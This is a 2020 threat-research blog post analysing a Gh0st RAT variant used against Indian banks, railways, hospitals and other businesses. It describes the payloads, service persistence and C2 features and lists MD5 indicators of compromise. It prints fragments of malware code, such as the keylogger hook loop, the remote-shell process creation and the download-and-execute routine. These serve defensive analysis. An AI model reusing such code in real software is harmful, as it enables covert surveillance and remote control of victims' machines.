RAT used by Chinese cyberspies infiltrating Indian businesses

seqrite.com/blog/rat-used-by-chinese-cyberspies-infiltrating-indian-businesses/

Pavankumar Chaudhari December 18, 2020

18 December 2020
Written by Pavankumar Chaudhari

APT, Cybersecurity

Estimated reading time: 5 minutes
A few months back, Delphibased malware was being distributed on multiple systems via SMB exploit. The payloads used by this malware have close similarities with open-source Gh0stRAT code. Gh0st has been used by Chinese threat actors to target multiple agencies in Asia — Gh0st is a Remote Access Trojan having multiple capabilities like keylogging, microphone surveillance, download and execution of payloads from remote servers, restarting computers, taking the remote shell of systems, et al.

We have observed this malware targeting important institutions in India such as –

- Banks
- Railways
- Milk Distributors
- Hospitals and Pharmaceuticals
- Agro Industries

- Food Production Industries

After analysis, it was found that this malware is creating two different payloads app.exe and mfc.exe. After execution, both executables extract dlls in ststem32 folder of Windows directory and register them as service for persistence. Major code of all exacted payloads shares similarities with the open-source code of Ghost RAT.

Technical Analysis

Payload 1 – app.exe

This executable had an embedded DLL file stored in reverse order as shown in the below figure.




Figure 1: Embedded DLL in app.exe

This embedded binary is decrypted and written to %SYSTEMROOT%\System32\ folder. The below code shows the decryption code — DLL name is generated from the return value of GetTickCount() API.




Figure 2: Decryption loop.

App.exe then registers this DLL as service by calling Install exported function. Below are details of service:

ServiceName: csrss

DisplayName: Security Manager Accounts

DesiredAccess: SERVICE_ALL_ACCESS

ServiceType: SERVICE_WIN32_OWN_PROCESS|SERVICE_INTERACTIVE_PROCESS

StartType: SERVICE_AUTO_START

ErrorControl: SERVICE_ERROR_IGNORE

BinaryPathName: %SystemRoot%\System32\svchost.exe -k “csrss”

The exported function of DLL are as below:

- DllUpdate
- Install
- MainThread
- ServiceMain
- Uninstall

C2 Functions

There are multiple C2 commands observed in the code of Gh0stRat. Some C2 functions observed by static analysis of DLL are as below:

- Shutdown System
- Open URL
- Download and Execute File

- Find Process
- Clean Event Logs

Shutdown System

This function takes shutdown debug privileges and calls the ExitWindowsEx() function to shut down systems.

```
.text:10002A60
.text:10002A60
.text:10002A60 Shutdown proc near                      ; CODE XREF: sub_10002530+73↑p
.text:10002A60
.text:10002A60 arg_0= dword ptr  4
.text:10002A60
.text:10002A60 push    1
.text:10002A62 push    offset aSeshutdownpriv          ; "SeShutdownPrivilege"
.text:10002A67 call    Change_Process_Privileges
.text:10002A6C mov     eax, [esp+8+arg_0]
.text:10002A70 add     esp, 8
.text:10002A73 push    0
.text:10002A75 push    eax
.text:10002A76 call    ExitWindowsEx
.text:10002A7C push    0
.text:10002A7E push    offset aSeshutdownpriv          ; "SeShutdownPrivilege"
.text:10002A83 call    Change_Process_Privileges
.text:10002A88 add     esp, 8
.text:10002A8B retn
.text:10002A8B Shutdown endp
.text:10002A8B
```

Figure 3: Shutdown System

Download and Execute File

This function will download a specific file from the server and execute it.

```
text:10006D50 ; int __cdecl Download_File(int, LPCSTR lpFileName)
text:10006D50 Download_File proc near                 ; CODE XREF: Download_Execute_File+4C↑p
text:10006D50                                         ; UpdateServer+19↑p
text:10006D50
text:10006D50 var_415= byte ptr -415h
text:10006D50 nNumberOfBytesToWrite= dword ptr -414h
text:10006D50 var_410= dword ptr -410h
text:10006D50 hFile= dword ptr -40Ch
text:10006D50 NumberOfBytesWritten= dword ptr -408h
text:10006D50 var_404= dword ptr -404h
text:10006D50 Buffer= word ptr -400h
text:10006D50 arg_0= dword ptr  4
text:10006D50 lpFileName= dword ptr  8
text:10006D50
text:10006D50 sub     esp, 418h
text:10006D56 push    ebx
text:10006D57 push    ebp
text:10006D58 push    esi
text:10006D59 push    edi
text:10006D5A xor     edi, edi
text:10006D5C mov     ebx, 1
text:10006D61 push    offset aWininet_dll             ; "wininet.dll"
text:10006D66 mov     [esp+42Ch+nNumberOfBytesToWrite], edi
text:10006D6A mov     [esp+42Ch+NumberOfBytesWritten], edi
text:10006D6E mov     [esp+42Ch+var_415], bl
text:10006D72 call    ds:LoadLibraryA
text:10006D78 mov     ebp, ds:GetProcAddress
text:10006D7E mov     esi, eax
text:10006D80 push    offset aInternetopena           ; "InternetOpenA"
text:10006D85 push    esi                             ; hModule
text:10006D86 call    ebp ; GetProcAddress
text:10006D88 push    edi
text:10006D89 push    edi
text:10006D8A push    edi
text:10006D8B push    edi
text:10006D8C push    offset aMsie6_0                 ; "MSIE 6.0"
text:10006D91 call    eax
text:10006D93 mov     edi, eax
text:10006D95 test    edi, edi
```

Figure 4: Download and execute file

Find Process

This function searches for a specific process by calling process enumeration APIs.

```
int __cdecl Find_Process(LPCSTR lpString1)
{
  HMODULE v1; // esi@1
  FARPROC v2; // ebx@1
  FARPROC v3; // ebp@1
  void *v4; // edi@1
  signed int v5; // ebx@5
  FARPROC v7; // [sp+1Ch] [bp-12Ch]@1
  int v8; // [sp+20h] [bp-128h]@2
  CHAR String2; // [sp+44h] [bp-104h]@3

  v1 = LoadLibraryA(ModuleName);
  v2 = GetProcAddress(v1, aCreatetoolhelp);
  v3 = GetProcAddress(v1, aProcess32first);
  v7 = GetProcAddress(v1, aProcess32next);
  v4 = (void *)((int (__stdcall *)(signed int, _DWORD))v2)(2, 0);
  if ( v4 && (v8 = 296, ((int (__stdcall *)(void *, int *))v3)(v4, &v8)) )
  {
    while ( lstrcmpiA(lpString1, &String2) )
    {
```

Figure 5: Find process in an existing running process

Open URL

This function creates an iexplore.exe process with a specified URL.




Figure 6: Open URL

Clean Event Logs

This function clears all event logs of Application, Security, and System

Figure 7: Clear event logs

Payload 2 – mfc.exe

The second executable dropped by the main payload is mfc.exe having embedded executable in resource under the name “BIN”.




Figure 8: Embedded DLL in the resource.

When this payload is run it drops dll (random name) from the above resource into the system32 folder and installed as a service with the name “NetworkServices” on an infected system. After creating DLL into the system32 folder, mfc.exe calls the Install() function of dll.

This DLL has four exported functions as below:

- Install
- Launch
- ServiceMain
- UnInstall

Below are C2 Commands observed in this sample:

- Install Keyboard Hook
- Process Enumeration
- Remote Shell
- Audio Capture
- Download and Execute File

Install Keyboard Hook

Below figure, XX shows that a thread is created to install a keyboard hook. All keylogging data is written to a file named “syslog.dat”.

Figure XX shows a similar keylogger code of Gh0st RAT.

```
text:63EEA2EB
text:63EEA2EB loc_63EEA2EB:                            ; CODE XREF: Launch+A5↑j
text:63EEA2EB                 push    edi              ; lpThreadId
text:63EEA2EC                 push    edi              ; dwCreationFlags
text:63EEA2ED                 push    edi              ; int
text:63EEA2EE                 push    offset Loop_HookKeyboard ; int
text:63EEA2F3                 push    edi              ; dwStackSize
text:63EEA2F4                 push    edi              ; lpThreadAttributes
text:63EEA2F5                 call    __beginthreadex
text:63EEA2FA                 push    9CA0h            ; size_t
text:63EEA2FF                 mov     [esp+46Ch+hThread], eax
text:63EEA303                 call    ??2@YAPAXI@Z     ; operator new(uint)
text:63EEA308                 add     esp, 1Ch
text:63EEA30B                 cmp     eax, edi
text:63EEA30D                 jz      short loc_63EEA316
text:63EEA30F                 call    sub_63EE4930
text:63EEA314                 jmp     short loc_63EEA318
```

Figure 9: Install keyboard hook

```
DWORD WINAPI Loop_HookKeyboard(LPARAM lparam)
{
    char    strKeyboardOfflineRecord[MAX_PATH];
    GetSystemDirectory(strKeyboardOfflineRecord, sizeof(strKeyboardOfflineRecord));
    lstrcat(strKeyboardOfflineRecord, "\\syslog.dat");

    if (GetFileAttributes(strKeyboardOfflineRecord) != -1)
        g_bSignalHook = true;
    else
        g_bSignalHook = false;

    while (1)
    {
        while (g_bSignalHook == false)Sleep(100);
        CKeyboardManager::StartHook();
        while (g_bSignalHook == true)Sleep(100);
        CKeyboardManager::StopHook();
    }

    return 0;
}
```

Figure 10: Keylogger function from open-source Gh0st RAT code.

Process Enumeration

Process enumeration involves getting the list of running processes to enumerate modules.

```
text:63EEAF2F                   push    0               ; bInheritHandle
text:63EEAF31                   push    410h            ; dwDesiredAccess
text:63EEAF36                   call    ds:OpenProcess
text:63EEAF3C                   mov     ebx, eax
text:63EEAF3E                   mov     eax, [esp+478h+pe.th32ProcessID]
text:63EEAF42                   test    eax, eax
text:63EEAF44                   jz      loc_63EEB00E
text:63EEAF4A                   cmp     eax, 4
text:63EEAF4D                   jz      loc_63EEB00E
text:63EEAF53                   cmp     eax, 8
text:63EEAF56                   jz      loc_63EEB00E
text:63EEAF5C                   lea     edx, [esp+478h+cbNeeded]
text:63EEAF60                   push    edx             ; lpcbNeeded
text:63EEAF61                   push    4               ; cb
text:63EEAF63                   lea     eax, [esp+480h+hModule]
text:63EEAF67                   push    eax             ; lphModule
text:63EEAF68                   push    ebx             ; hProcess
text:63EEAF69                   call    EnumProcessModules
text:63EEAF6E                   mov     edx, [esp+478h+hModule]
text:63EEAF72                   push    208h            ; nSize
text:63EEAF77                   lea     ecx, [esp+47Ch+Filename]
text:63EEAF7E                   push    ecx             ; lpFilename
text:63EEAF7F                   push    edx             ; hModule
text:63EEAF80                   push    ebx             ; hProcess
text:63EEAF81                   call    GetModuleFileNameExW
text:63EEAF86                   lea     eax, [esp+478h+pe.szExeFile]
text:63EEAF8A                   push    eax             ; lpString
text:63EEAF8B                   call    ds:lstrlenW
```

Figure 11: Process listing function

Remote Shell

This function will create a remote shell to accept and execute any command.

```
text:63EEA8A3                   mov     [esp+294h+StartupInfo.wShowWindow], ax
text:63EEA8A8                   mov     eax, [edi]
text:63EEA8AA                   push    edx             ; lpDst
text:63EEA8AB                   push    offset Src      ; "%ComSpec%"
text:63EEA8B0                   mov     [esp+29Ch+StartupInfo.cb], 44h
text:63EEA8B8                   mov     [esp+29Ch+StartupInfo.dwFlags], 101h
text:63EEA8C0                   mov     [esp+29Ch+StartupInfo.hStdInput], ecx
text:63EEA8C4                   mov     [esp+29Ch+StartupInfo.hStdError], eax
text:63EEA8CB                   mov     [esp+29Ch+StartupInfo.hStdOutput], eax
text:63EEA8D2                   call    ds:ExpandEnvironmentStringsW
text:63EEA8D8                   lea     eax, [esp+290h+ProcessInformation]
text:63EEA8DC                   push    eax             ; lpProcessInformation
text:63EEA8DD                   lea     ecx, [esp+294h+StartupInfo]
text:63EEA8E1                   push    ecx             ; lpStartupInfo
text:63EEA8E2                   push    0               ; lpCurrentDirectory
text:63EEA8E4                   push    0               ; lpEnvironment
text:63EEA8E6                   push    20h             ; dwCreationFlags
text:63EEA8E8                   push    1               ; bInheritHandles
text:63EEA8EA                   push    0               ; lpThreadAttributes
text:63EEA8EC                   push    0               ; lpProcessAttributes
text:63EEA8EE                   lea     edx, [esp+2B0h+Dst]
text:63EEA8F5                   push    edx             ; lpCommandLine
text:63EEA8F6                   push    0               ; lpApplicationName
text:63EEA8F8                   call    ds:CreateProcessW
text:63EEA8FE                   test    eax, eax
text:63EEA900                   jnz     short loc_63EEA926
text:63EEA902                   mov     eax, [ebx]
```

Figure 12: Function to get a remote shell

Audio Capture

This function records audio with the help of functions like waveInOpen(), waveInStart(), waveInStop() etc.

```
text:63EEB820 ; int __stdcall CAudio::InitializeWaveIn(LPVOID lpParameter)
text:63EEB820 CAudio__InitializeWaveIn proc near      ; CODE XREF: sub_63EEBC90+15↓p
text:63EEB820
text:63EEB820 lpParameter     = dword ptr  4
text:63EEB820
text:63EEB820                 push    ebp
text:63EEB821                 mov     ebp, [esp+4+lpParameter]
text:63EEB825                 call    ds:waveInGetNumDevs
text:63EEB82B                 test    eax, eax
text:63EEB82D                 jnz     short loc_63EEB833
text:63EEB82F                 pop     ebp
text:63EEB830                 retn    4
text:63EEB833 ; ---------------------------------------------------------------------------
text:63EEB833
text:63EEB833 loc_63EEB833:                           ; CODE XREF: CAudio__InitializeWaveIn+D↑j
text:63EEB833                 mov     eax, [ebp+0B0h]
text:63EEB839                 push    esi
text:63EEB83A                 push    edi
text:63EEB83B                 mov     edi, ds:waveInOpen
text:63EEB841                 push    1               ; fdwOpen
text:63EEB843                 push    0               ; dwInstance
text:63EEB845                 push    0               ; dwCallback
text:63EEB847                 lea     esi, [ebp+0B4h]
text:63EEB84D                 push    esi             ; pwfx
text:63EEB84E                 push    eax             ; uDeviceID
text:63EEB84F                 push    0               ; phwi
```

Figure 13: Function for audio recording

Download and Execute File

Function to download the executable file from a remote server and execute it.


```
if ( a2 )
{
  result = InternetOpenW(L"Mozilla/4.0 (compatible)", 0, 0, 0, 0);
  v5 = result;
  hInternet = result;
  if ( result )
  {
    v6 = InternetOpenUrlW(result, v2, 0, 0, 0x80000100, 0);
    v7 = 0;
    if ( v6 )
    {
      v8 = 1024;
      v9 = *(void **)(v3 + 4);
      dwNumberOfBytesRead = 0;
      v10 = HeapAlloc(v9, 8u, 0x400u);
      do
      {
        memset(&Buffer, 0, 0x400u);
        InternetReadFile(v6, &Buffer, 0x400u, &dwNumberOfBytesRead);
        v11 = dwNumberOfBytesRead;
        v7 += dwNumberOfBytesRead;
        if ( v7 > v8 )
        {
          v12 = GetProcessHeap();
          v10 = HeapReAlloc(v12, 8u, v10, v7);
          v11 = dwNumberOfBytesRead;
          v8 = v7;
```

Figure 14: Download and execute the payload

IOCs

- FF6511DE176A434FA2F7C939795A13CC
- A6CC92A1993F040E87090F8B89836332
- 550C055339A9FEC141997CDA3F32FD0A
- A2B75BD7254997BEC6A19D752E26FA50
- 4B8C6D70A186FEC7C79D5B52B2FF0E76
- E22E5A85ED5294B179EBD416EEB5BEBB
- 5CE36CBD7D4A58A1B1A8C5B7BE194F23
- E94F9AF9EA11301831AAA1BDE34D3DEB
- 23D4EC869960CE02865C98F64581136A
- 367150E5DA2ED1BFAAE9210105BCEEA1
- BFB095C595FAA47CBFD4AB6199A7E297
- CA07E26D95D927953197840EA93EDD03
- 6B8A19DF9827CFB95F6461FEF9929F83
- 7DC43FCA774E612BF611ACD882400308
- 1127149CB5378FCA7181F81EB8149FC9
- F1E921F5730919E946D9A64019867E13
- B80A559CD7D48C9D3115A013EA662263
- 9403464BB99D87A02667E3E5DBA4A57C

Alerts



Conclusion

These samples are modified variants of Gh0st RAT and actors are constantly updating them to evade AV detections. Samples and TTPs that are seen in victim organizations are mostly associated with China-based APT groups. We have been following these samples for the

last 1 month but were unable to identify the initial attack vector. As they are targeted towards specific industries, we suspect to find more malware associated with these attack chains. Interestingly few of the victims were also infected with Monero miners during the same period. We would be closely monitoring the campaign to hunt for the entire infection chain.

Subject matter experts

Pavankumar Chaudhari

Kalpesh Mantri

Pavankumar is associated with Quick Heal Technologies as a Technical Lead (Research and Development) and is also a part of Vulnerability Research and Analysis Team....

Articles by Pavankumar Chaudhari »

Related Posts

- 

  Explained: What is Web3.0 and Why Does it Matter?

  April 8, 2022

- 

  Metaverse and the Cybersecurity: Evolving Security into the Latest Digital Universe

  March 29, 2022

- 

  Advisory on Russia-Ukraine Conflict-Related Cyberattacks

  March 15, 2022

No Comments

Leave a Reply.Your email address will not be published.